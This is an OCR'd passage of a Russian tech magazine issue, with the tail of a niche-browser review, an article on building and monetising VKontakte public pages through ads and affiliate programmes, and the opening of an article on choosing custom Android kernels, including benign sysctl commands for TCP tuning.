- Рендеринг страницы при помощи движка Gecko. Плагин для Google Chrome: Mozilla Gecko Tab (goo.gl/QKtjT);
- Читалка RSS. Плагин для Google Chrome: RSS Feed Reader (goo.gl/Rv54v);
- Автоматическое обновление страниц. Плагин для Google Chrome: Auto Refresh Plus (goo.gl/q5Ai8).

Первоочередная цель Avant Browser — предоставить юзерам способ совместить работу движков в рамках одного приложения

CHROMIUM

www.chromium.org

Аудитория проекта: любители всего свежего

Chromium стал отцом множества бродилок, основанных на WebKit. Он составляет фундамент почти каждого новоиспеченного браузера, и пошатнуть его доминирующее положение вряд ли возможно.


Итак, ты наверняка уже знаешь, что именно на этом проекте обкатываются все новинки перед тем, как попасть в Google Chrome. Поддержка новых HTML5-фишек, исправление страшных багов, новинки интерфейса — все это в первую очередь получают пользователи Chromium. Увы, за частоту обновлений приходится платить стабильностью. Крупные проблемы, не позволяющие нормально работать с браузером, бывают редко, но метко.

Выделить какие-то оригинальные интерфейсные фишки или возможности достаточно тяжело, так как они в большей мере представляют собой реализацию новых возможностей HTML5 и актуальны для веб-разработчиков, а не простых смертных.

Тем не менее ряд отличий, способных заинтересовать простого пользователя, у Chromium все же есть. Например:

- отсутствует отправка отчетов об ошибках;
- не выполняется передача RLZ-идентификатора на серверы компании;
- отсутствует Updater, висящий в фоне;
- поддерживаются только открытые и свободные медиаформаты;
- производительность очень высока.

Вердикт: специальная версия Google Chrome для энтузиастов и гиков. Все самое новое появляется именно здесь, и названным группам пользователей это однозначно придется по душе. Простым смертным Chromium вряд ли подойдет, поскольку это продукт в первую очередь для испытаний. Да и мало найдется пользователей, жаждущих первыми протестировать, скажем, Battery API.



ВМЕСТО ЗАКЛЮЧЕНИЯ

Хотя о смерти нишевых браузеров заявляют чуть ли не каждый год, они продолжают развиваться. Все представленные в обзоре поделки обладают интересными и полезными функциями. Некоторые из них тривиальны, и нечто подобное можно найти в виде готовых расширений для Chrome или Firefox. Однако браузеры вроде Maxthon поражают своим размахом и не позволяют сравнить их с банальным сборником плагинов, упакованных в более-менее симпатичный интерфейс. Простор для выбора колоссален, и тебе решать, может ли кто-то поместиться на твою скамейку запасных.

КАК ПРОДАВАТЬ ДРУЗЕЙ

Зарабатываем деньги на пабликах ВКонтакте

Можно создавать сообщества ВКонтакте, чтобы обсуждать политику, сериалы и котиков. А можно еще и делать на этом деньги. Если в такой группе набирается хотя бы 50 тысяч человек, то уже можно начинать размещать рекламу. Сообщество с численностью в 100 тысяч человек может приносить тебе доход в 50–70 тысяч рублей в месяц. Интересно, не правда ли?



Александр Фаронов
a.e.faronov@gmail.com

ВМЕСТО ВСТУПЛЕНИЯ

Заработок на сообществах — относительно молодой бизнес, заниматься этим серьезно начали в 2011 году. Толчком для развития послужили многочисленные инфобизнесмены, которые стали обращать внимание на то, что они дают рекламу своих продуктов в пабликах и это приносит результат. Позже интересоваться рекламой стали и различные интернет-магазины, консалтинговые агентства и просто всевозможные посредники товаров. Стало очевидно, что сообщества — эффективный инструмент для продвижения товаров и услуг и на этот инструмент обязательно будет хороший спрос. А раз есть спрос, то рождается и предложение :).

СОЗДАНИЕ ПАБЛИКА

Давай начнем с самого начала: почему наш выбор падает именно на паблик, а не на группу, в чем вообще их различие? Различий на самом деле мало, основные — если у тебя группа, то ты можешь рассылать пригласительные сообщения о группе пользователям ВК, в паблике такого нет. При этом если у тебя паблик, то у вступивших в него на собственной странице красиво отображается иконка паблика и это привлекает в него дополнительных пользователей.

Теперь пройдемся по пунктам и посмотрим, что нужно для создания паблика.

1. Тема паблика. Верный способ — выбрать какую-то развлекательную нишу, это гарантированно найдет свою аудиторию. Под развлекательными я понимаю те тематики, которые не нагружают твоего посетителя излишне длинной и сложной информацией. Нужно быть проще: пиши об успехе, деньгах, мотивации, путешествиях, спорте, различных мемах и прочем. Увы, тут важно работать на массовость. Ты можешь попробовать создать публичную страницу британской королевы и писать туда только о ней — но не удивляйся, если такая страница не получит гигантского успеха.
2 Обложка. «Ковер» отображается справа сверху, и на него в первую очередь падает взгляд твоего нового посетителя, поэтому к его дизайну надо подойти серьезно. Неплохой вариант для начала — пойти на freelance.ru и заказать себе обложку за 300–500 рублей у профи этого дела или же найти подходящую картинку на платном фотостоке вроде shutterstock.com. Ни в коем случае не воруй чужие обложки: посетители поймут, что ты клон, и больше не вернутся. Важный нюанс — будет замечательно, если на обложке внизу будет призыв подписаться в твой паблик. Банально, но это работает.
3. Контент. После дизайна самое время приступить к контенту. Лучше делать в среднем 10–15 записей в день. Этим ты не будешь перегружать посетителей, и в то же время им будет что посмотреть. «А откуда контент-то брать?» — возможно, спросишь ты. Тут тоже все не так просто. Есть три варианта. Первый — вступить в несколько пабликов схожей

тематики, фильтровать их контент и постить (размещать) на свою стену. Второй — найти какой-либо сайт также схожей тематики и размещать части его контента (например, красивые картинки) у себя на стене. Ну и третий — все делать самому. Конечно, третий вариант предпочтительнее: пользователи будут видеть, что у тебя уникальные материалы, но, скорее всего, вначале это будет очень трудно реализовать — ты просто устанешь это делать постоянно. Кстати, если ты готовишь уникальные картинки в свое сообщество, то не забудь проставить на них водяные знаки с названием твоего паблика. Тогда все, кто будут копировать такие картинки, волей-неволей будут приносить тебе дополнительных посетителей.


4. Автоматизация постинга. Понятное дело, что размещать контент вручную ты просто задолбаешься, поэтому необходимо пользоваться так называемыми онлайн-сервисами автопостинга. Они позволяют заливать контент в заданное время на многие дни вперед (вплоть до месяца!). То есть все очень удобно — допустим, ты в начале месяца загрузил все свои посты в такой сервис, задал ему расписание, когда размещать, — и все, теперь на ближайшее время ты можешь думать только о продвижении и/или монетизации своего паблика, а всю работу по размещению будет выполнять за тебя сервис. Примером таких сервисов могут служить знаменитые Sociate и BuzzLike.

РАСКРУТКА ПАБЛИКА

Итак, все организаторские работы сделаны, твой паблик создан, имеет привлекательный дизайн и заряжен автопостом на несколько недель вперед. Что дальше? А дальше идет самая главная часть — раскрутка твоего паблика, то есть привлечение в него новых посетителей, которые будут подписываться.

Первое, что может прийти в голову, когда речь идет о раскрутке паблика, — это таргетированная реклама ВКонтакте. Фу! Остановись! Даже не думай это пробовать. По тестам, которые проводил не только я, такая реклама — это в 70% случаев пустая трата денег. Так что если ты никогда не видел рекламный кабинет ВКонтакте, то и не советую туда заглядывать. В случае его использования цена за одного подписчика может превышать четыре рубля. Лучше давай познакомимся с более практичными и эффективными методами.

Рекламные посты в других сообществах. Вот тут уже можно остановиться поподробнее. Такая реклама приносит подписчика по цене в среднем два-три рубля за одного человека. Это нормальная цена. Чтобы разместить свой рекламный пост



Пример гармоничной тематической обложки для паблика



БЕСПЛАТНЫЙ МЕТОД РЕКЛАМЫ


Есть и другой метод рекламы, бесплатный, — взаимообмен (или просто обмен). При таком методе тебе нужно найти паблики, которые стоят примерно на одном уровне с твоим пабликом, и договориться о постах о друг дружке либо размещении друг друга в ссылках. Размещение в ссылках — это тоже хороший инструмент для рекламы, главное, чтобы ты смотрел на то, не удалил ли тебя твой «товарищ» из своих ссылок. Только учти, что бесплатный метод раскрутки — это кропотливая работа, которая может занять у тебя много времени, и иногда тебе будет казаться, что ты занимаешься чем-то не тем. Это нормально.

Теперь ВКонтакте может сказать, сколько у тебя ботов!

Боты в группе

Процент подозрительных аккаунтов: приблизительно 1%

Если у тебя уже есть 50 тысяч человек в паблике, то можно начать монетизацию!



Обращай внимание на возраст своих читателей. Лучше, когда присутствует более взрослая аудитория

в сообществе с «населением» примерно 100 тысяч человек, нужно потратить примерно 300 рублей. Нехитрые математические расчеты подсказывают, что в таком случае к тебе в паблик подпишется человек 100–150. Согласись, это довольно неплохо.

Но рекламироваться в чужом паблике нужно с умом. Ты должен придумать такой рекламный пост, который замотивирует пользователя перейти к тебе в паблик. Пост должен состоять из интригующего текста и картинки. Например:

```
Великий миллионер решил поделиться
секретом своего успеха [public*номер
твоего паблика*|Продолжение можно
узнать тут.]
```

Обрати внимание на вторую строчку. Ее ВК «скушает» как гиперссылку, то есть по клику на строчку «Продолжение можно узнать тут» пользователь перейдет в твой паблик, и если история будет действительно интересной и захватывающей, а дизайн и наполнение паблика привлекательными, то человек обязательно подпишется к тебе.

Над таким постом-приманкой, конечно, придется подумать. Хорошо идут различные загадки, истории, интересные факты (например, «Узнай

семь причин, которые мешают тебе заработать миллион рублей» или «Эти десять книг должен прочесть каждый!»), недавно бойко стали появляться приманки-анекдоты: чтобы человек мог дочитать анекдот до конца, ему нужно перейти в твое сообщество, — очень эффективная штука, только если твоя аудитория читающая :). Также хорошо работают различные посты-миксы, например, классический пост «Сохрани себе на стену этот пост, и у тебя появятся деньги» с картинкой денег можно преобразовать так, чтобы над картинкой была еще какая-то увлекательная история, которая заинтересует человека перейти в твой паблик. В результате ты получишь много лайков и посетители будут сохранять у себя на стенке такую запись, а это привлечет еще и друзей этих посетителей тебе в паблик.

Не в каждом паблике реклама будет полезной. На что нужно обратить внимание в первую очередь? Пройдемся по порядку.

1. В паблике, в котором ты хочешь отрекламиться, должно быть минимум 100 тысяч человек.
2. Ты должен попросить посмотреть статистику паблика (обычно ее дают по умолчанию). В статистике нам интересны несколько пунктов: охват, уникальные посетители и просмотры и участники. Посмотри внимательно на охват — это количество тех посетителей, которые реально просматривают новости паблика в своей ленте. Уникальные посетители покажут тебе, сколько именно человек заходит в паблик, а статистика по участникам сообщит, какое количество участников вступает в паблик каждый день. Чтобы не попасть в «некачественный» паблик, отбирай те, в которых показатели охвата и посетителей максимально большие, но при этом более-менее плавные (не должно быть слишком резких скачков в статистике. Обычные скачки — это нормально, так как эти сообщества тоже рекламируются). Количество вышедших участников не должно превышать количество вступивших, и идеально, если количество вступивших плавно растет изо дня в день.
3. Паблик, в котором ты хочешь отрекламиться, должен иметь лайки, то есть должна быть видна активность пользователей. Если активность очень маленькая, то лучше поберечь свои деньги и выбрать другое сообщество.

Если все пройдет удачно и ты хорошо отрекламишься в нескольких пабликах, то каждый день к тебе будет добавляться в сообщество самостоятельно примерно 1% из твоего количества людей.

МОНЕТИЗАЦИЯ

У тебя уже есть 50 тысяч человек в твоем сообществе, ты постоянно сгоняешь туда рекламу с других сообществ и делаешь взаимообмены с другими пабликами? Отлично! Теперь наконец-то можно подумать о монетизации. Тут есть несколько способов монетизации.


1. Поиск различных бирж для монетизации. Здесь опять же подойдет Sociate (смотри в ссылках), так как эта биржа постоянно развивается и очень популярна. Тут все просто: тебе нужно зарегистрировать там свой паблик и либо ждать, когда к тебе посыплются рекламные заявки, либо посмотреть, какие заявки оставляют различные рекламодатели в надежде на то, что ты откликнешься. Выбери подходящую заявку, оставь свое предложение, и вперед — ты заработаешь первые деньги! Только не забудь поместить тот рекламный пост, за который тебе заплатили, иначе рискуешь остаться не только без денег, но еще и с баном на бирже. Вначале лучше подбирать те рекламные посты, которые ведут на какое-то другое сообщество, постарайся избегать предложений о рекламе с ссылками на другие сайты. Дело в том, что некоторые мошенники согласовывают рекламу на один сайт, а после того, как реклама вышла, делают подмену на другой сайт. Это может принести неприятности твоим подписчикам, и если такой рекламы у тебя будет много, то твое сообщество могут забанить в самом ВКонтакте.
2. CPA-партнерки. CPA (cost per action — оплата за действия) — это хороший способ для рекламы на различные игры и товары. При этом платить тебе будут за то, что посетитель сделал какое-то действие (купил товар или зарегистрировался в определенной игре). Лучшие партнерки — AD1 и CityAds (смотри их в ссылках). AD1 — это монстр CPA, в котором различных предложений просто уйма, CityAds специализируется на большом количестве игр. Твоя задача — зарегистрироваться в этих партнерках и найти интересные варианты, которые ты сможешь прорекламировать у себя в паблике. Идеально подойдут игры, в которых тебе платят за то, что человек зарегистрировался в игре. Обычно одна регистрация стоит примерно 10–15 рублей, так что можешь посчитать сам, сколько денег ты заработаешь, если хотя бы половина твоей аудитории зарегистрируется. Будь внимателен: не все предложения от партнерских программ можно рекламировать в ВКонтакте, некоторые тематики запрещены. Так что не забудь предварительно почитать правила рекламы ВКонтакте — они небольшие, но ты будешь четко знать, что можно, а что нельзя. Если же нарушишь правила, то твой паблик могут забанить и весь твой труд по созданию и раскрутке может уйти коту под хвост. Сразу скажу, что игры рекламировать можно (по крайней мере, было можно, когда я писал статью), только если они не эротического характера. Каждое предложение в партнерке называется оффером, так что не пугайся этого странного слова :).
3. Поиск самому. В Сети достаточно много различных ресурсов, которые хотят, чтобы их отрекламировали ВКонтакте. Тут тебе нужно пройтись по различным интернет-магазинам и написать каждому свое предложение. Не загинай сильно цену, адекватно оцени стоимость рекламы в своем паблике. Показывай всегда свою статистику сообщества и расскажи о том, какой тематики твой паблик и какая аудитория преобладает в нем. Интернет-магазины — это только один из вариантов, ты можешь предложить свои услуги различным консалтинговым компаниям, игровым агентствам и другим пабликам. Не стесняйся начинать диалог о рекламе и своем предложении, это обычное дело, и ничего специфического в этом нет. Будет идеально, если ты предложишь какую-то

ИМПЕРИЯ ПАБЛИКОВ

Когда ты уже раскрутишь один свой паблик хотя бы до 100 тысяч человек, сразу же создавай второй, по какой-то другой тематике. Фишка в том, что второй паблик раскрутить будет уже гораздо проще, чем ты раскручивал первый.

Делается раскрутка второго паблика примерно так: ты со своего первого паблика периодически даешь рекламные посты на свой второй паблик, размещаешь второй паблик в ссылках первого. Постепенно аудитория второго паблика начинает расти, и ты уже можешь договариваться о взаиморекламе с другими сообществами. То есть, если все будет сделано нормально, на раскрутку второго паблика ты не потратишь ни копейки, а давать оплачиваемой рекламы сможешь все больше и больше!


Этот хинт с созданием других сообществ многие забывают, так как концентрируются только на одном своем паблике. А ты не забудь и охвати еще больше аудитории ВКонтакте :).



С этого момента твой паблик начинает жить!

> *Закажи обложку для паблика на free-lance.ru, но не кради у других — это оттолкнет читателей*

Эта колонка и отличает паблик от группы — здесь отображаются только паблики!



Перед рекламой в другом паблике обязательно попроси у его владельца статистику

фишку, которой нет у твоих конкурентов (скидки на определенный вид рекламы, дополнительные услуги, самостоятельное изготовление рекламных материалов). Если пройдешься по большому количеству сайтов и пабликов, то будь уверен — кто-то обязательно согласится на рекламу.

4. Поиск инфобизнесменов. Инфобизнес (торговля различными тренингами, курсами, мануалами, книжками и прочим) растет как на дрожжах, и каждый уважающий себя инфобизнесмен мечтает о том, чтобы прорекламировать свой продукт на большое количество аудитории. Паблик ВКонтакте может с легкостью предоставить эту возможность. Тебе нужно найти таких инфобизнесменов, которые торгуют чем-то, что схоже по тематике с твоим пабликом. Например, если у тебя паблик об успехе, то стоит поискать бизнесменов, которые продают курсы по мотивации и заработку в Сети. Найти их очень просто — можно либо вступить в популярные паблики и посмотреть, кого они рекламируют, либо поискать на просторах интернета различных продавцов информации. Если твой паблик достаточно живой и популярный, то можешь быть уверен, что ты найдешь своего клиента. Конечно, можно и самому попробовать создать свой инфобизнес и продавать его через свой паблик, но это уже тема другой статьи :).

Все эти способы действенны и шикарно работают. Если твой паблик уже имеет большую аудиторию, то, скорее всего, рекламодатели будут сами проситься к тебе на платную рекламу, а тебе останется только выбирать подходящие предложения.

Не делай рекламу в своем паблике очень часто и на каких-то заоблачных условиях. Стандартное предложение — один час рекламный пост находится на стене на первом месте, а далее смещается под остальными постами. Через 24 часа пост удаляется. Рекламу такого рода вначале лучше давать не более трех раз в сутки, чтобы твоя аудитория не подумала, что паблик превратился в рекламное агентство. Позже можно увеличивать это количество до 5–10 раз в сутки. Если рекламные материалы ты должен будешь подготовить сам (как в случае с CPA-партнерками), то сделай так, чтобы материалы как-то соприкасались с тематикой паблика: картинка должна быть тематической или стилизованной под общую тематику, текст тоже. Это позволит дать рекламу эффективнее, так как подписчики паблика увидят инди-



А вот и рекламный пост, за который тебе заплатят денежки :)



WWW

Биржа рекламы ВКонтакте с автопостом: sociate.ru

Популярный автопост: buzzlike.ru

Популярная партнерская программа: ad1.ru

Партнерская программа с офферами-играми: cityads.ru

Правила пользования ВКонтакте: vk.com/terms

ВВЕДЕНИЕ В БОТОЛОГИЮ

Когда ты будешь раскручивать свой паблик, то наверняка столкнешься с различными предложениями по накручиванию подписчиков за смешные деньги (обычно меньше 50 копеек за одного подписчика). Это привлекательно, но давай рассмотрим эту тему глубже. Смешные цены за подписчика могут достигаться только по трем причинам:

1. Используются сервисы по типу wmmail.ru. На них людям за копейки дается задание, чтобы они вступили в твой паблик. Естественно, такие вступившие будут проявлять ноль активности.
2. Используются базы аккаунтов (краденых или зарегистрированных заранее). С помощью специальной программы такая база целиком вступает к тебе в паблик, а толку от подобных подписчиков также ноль.
3. Используются программы взаимного обмена, например VK bot. Здесь тоже все не так сладко, ведь обмены происходят в основном «мертвыми» аккаунтами ВК, а следовательно, пользы от таких аккаунтов нет.

Запомни: при раскрутке своего паблика лучше не обращаться к услугам различных программ-накрутчиков или сомнительных «продавцов подписчиков». Несомненно, и те и те принесут тебе подписчиков в паблик, но это будут просто пустые цифры, которые не показывают никакой активности, то есть не нажимают на лайки и не рассказывают о паблике своим друзьям. Публичные страницы с такими подписчиками обречены на смерть.


ВОТ И ВСЕ

В заключение хочется сказать, что паблики и реклама ВКонтакте будут только расти и расти, а сейчас есть очень хороший шанс занять уютное место в этой нише. Практика показывает, что с каждым годом цены на рекламу в сообществах ВКонтакте потихоньку растут, и эта тенденция не даст обратного хода. Так что дерзай и успей сделать себе дополнительный источник дохода. В свою очередь, я желаю тебе успехов в этом деле и миллион подписчиков в твоем паблике!




ОПЕРАЦИЯ НА СЕРДЦЕ

ВЫБИРАЕМ КАСТОМНОЕ ЯДРО ДЛЯ СВОЕГО ANDROID-АППАРАТА



Евгений Зобнин
androidstreet.ru

Мы уже не раз писали о кастомных прошивках, root-приложениях и альтернативных загрузочных меню. Все это стандартные темы в сообществе Android-хакеров, однако, кроме всего перечисленного, существует еще такое понятие, как «кастомное ядро», которое может дать практически безграничные возможности управления смартфоном и его железом на самом низком уровне. В этой статье я расскажу, что это такое, зачем нужно и как выбрать правильное кастомное ядро.



CUSTOM KERNEL?

Что такое кастомное ядро? Как мы все знаем, Android представляет собой пирог, состоящий из трех базовых слоев: ядро Linux, набор низкоуровневых библиотек и сервисов и виртуальная машина Dalvik, поверх которой работает графическая оболочка, высокоуровневые инструменты и сервисы, а также почти все приложения, установленные из маркета. Создатели большинства альтернативных кастомных прошивок обычно работают только с двумя верхними слоями, добавляя функции в графическую оболочку (например, кнопки в шторке), изменяя ее (движок тем в CyanogenMod), а также добавляя новые системные сервисы (эквалайзер в CyanogenMod) и оптимизируя существующие.

Авторы популярных прошивок также по мере возможностей вносят изменения в ядро Linux: оптимизируют (сборка с более агрессивными флагами оптимизации компилятора), включают в него новую функциональность (например, поддержку шар Windows), а также вносят другие изменения вроде возможности поднимать частоту процессора выше предусмотренной производителем. Зачастую все это остается за кадром, и многие пользователи кастомных прошивок даже не подозревают об этих возможностях, тем более что тот же CyanogenMod поставляется с кастомным ядром только для ограниченного круга девайсов, для которых доступны как исходники родного ядра, так и возможность его замены. Например, почти все прошивки CyanogenMod для смартфонов Motorola используют стандартное ядро — заменить его на свое невозможно из-за непробиваемой защиты загрузчика.

Однако ядро в смартфонах с разлоченным загрузчиком можно заменить отдельно от основной прошивки. И не просто заменить, а установить ядро с огромным количеством различных функций, которые требуют определенных технических знаний для управления, а потому обычно не встраиваются в ядра популярных прошивок, таких как CyanogenMod, AOKP и MIUI. Среди этих функций можно найти поддержку высоких частот работы процессора, управление гаммой экрана, режимами энергосбережения, высокоэффективные менеджеры питания и огромное количество других фич.

В этой статье мы поговорим о том, что нам могут предложить создатели кастомных ядер, рассмотрим основные кастомные ядра для различных устройств, а также попробуем установить ядро независимо от основной прошивки и проверим все на собственной шкуре. Итак, что обычно предлагают разработчики альтернативных ядер?

ОПТИМИЗАЦИИ

Зачастую основной целью сборки кастомного ядра становится оптимизация производительности. Обычно вендор мобильной техники старается сохранить баланс между производительностью и стабильностью работы, поэтому даже хорошие техники оптимизации, способные существенно поднять скорость работы девайса, могут быть отвергнуты производителем только на основании того, что после их применения некоторые приложения начали падать каждый десятый запуск. Само собой, энтузиастов такие мелочи не смущают, и многие из них готовы применить к ядру собственной сборки любые опции компилятора, алгоритмы энергосбережения и задрать частоту процессора настолько высоко, насколько только выдерживает девайс. Среди всех оптимизационных техник наиболее распространены четыре:

1. Сборка с помощью компилятора Linaro GCC с агрессивными опциями оптимизации. Писк сезона, используется почти во всех ядрах. Особую популярность этот метод получил после того, как организация Linaro с помощью каких-то непонятных синтетических тестов продемонстрировала 400%-й (!) прирост производительности Android, собранного с помощью своего компилятора. В реальных условиях эффективность Linaro GCC несколько ниже, но польза от него все же ощутима, так как он реально подгоняет код под особенности архитектуры ARMv7 и, если судить по личному опыту, не приносит никаких проблем в стабильность работы ни ядра, ни приложений.
2. Расширение возможностей управления частотой и вольтажом центрального и графического процессоров, а также использование более эффективного для планшетов и смартфонов алгоритма управления энергосбережением. Используется во всех кастомных ядрах и ядрах большинства серьезных кастомных прошивок. Подробнее эту особенность мы рассмотрим в следующем разделе.
3. Активация более эффективных внутренних механизмов, появившихся в последних ядрах Linux. Сюда можно отнести SLQB аллокатор памяти, который, по мнению некоторых разработчиков, может быть более эффективным, чем SLUB, однако никаких экспериментальных подтверждений этому нет. Такой аллокатор используется в ядре GLaDOS для Nexus 7.
4. Многие разработчики любят изменять стандартный алгоритм контроля насыщения TCP (TCP Congestion control), который регулирует размер TCP-окна на основе множества параметров, чтобы сделать поток пакетов более ровным и достичь наивысшей скорости передачи данных. Начиная с версии 2.6.19, ядро Linux по умолчанию использует эффективный алгоритм CUBIC, который также обычно применяется и в стандартных ядрах Android. Проблема только в том, что CUBIC эффективен в проводных сетях с высокой скоростью передачи данных, тогда как для 3G- и Wi-Fi-сетей гораздо лучшим выбором будет алгоритм Westwood+. Именно этот алгоритм используется в ядрах Leankernel для Galaxy Nexus и faux123 для Nexus 7, а franko.Kernel для Galaxy S II и Galaxy Nexus так и вообще включает в себя весь набор доступных алгоритмов. Просмотреть их список и выбрать нужный можно с помощью следующих команд:


> *Энтузиасты готовы применить любые опции компилятора и задрать частоту процессора до предела своего девайса*

```
sysctl net.ipv4.tcp_available_congestion_control
sysctl -w net.ipv4.tcp_congestion_control=westwood
```


Еще один тип оптимизации: изменение стандартного планировщика ввода-вывода. Ситуация на этом поле еще более интересная, так как вместо того, чтобы разобраться в принципах работы планировщиков, некоторые сборщики ядер просто читают в Сети документы по I/O-планировщикам для Linux и делают выводы. Среди пользователей такой подход распространен еще более сильно.

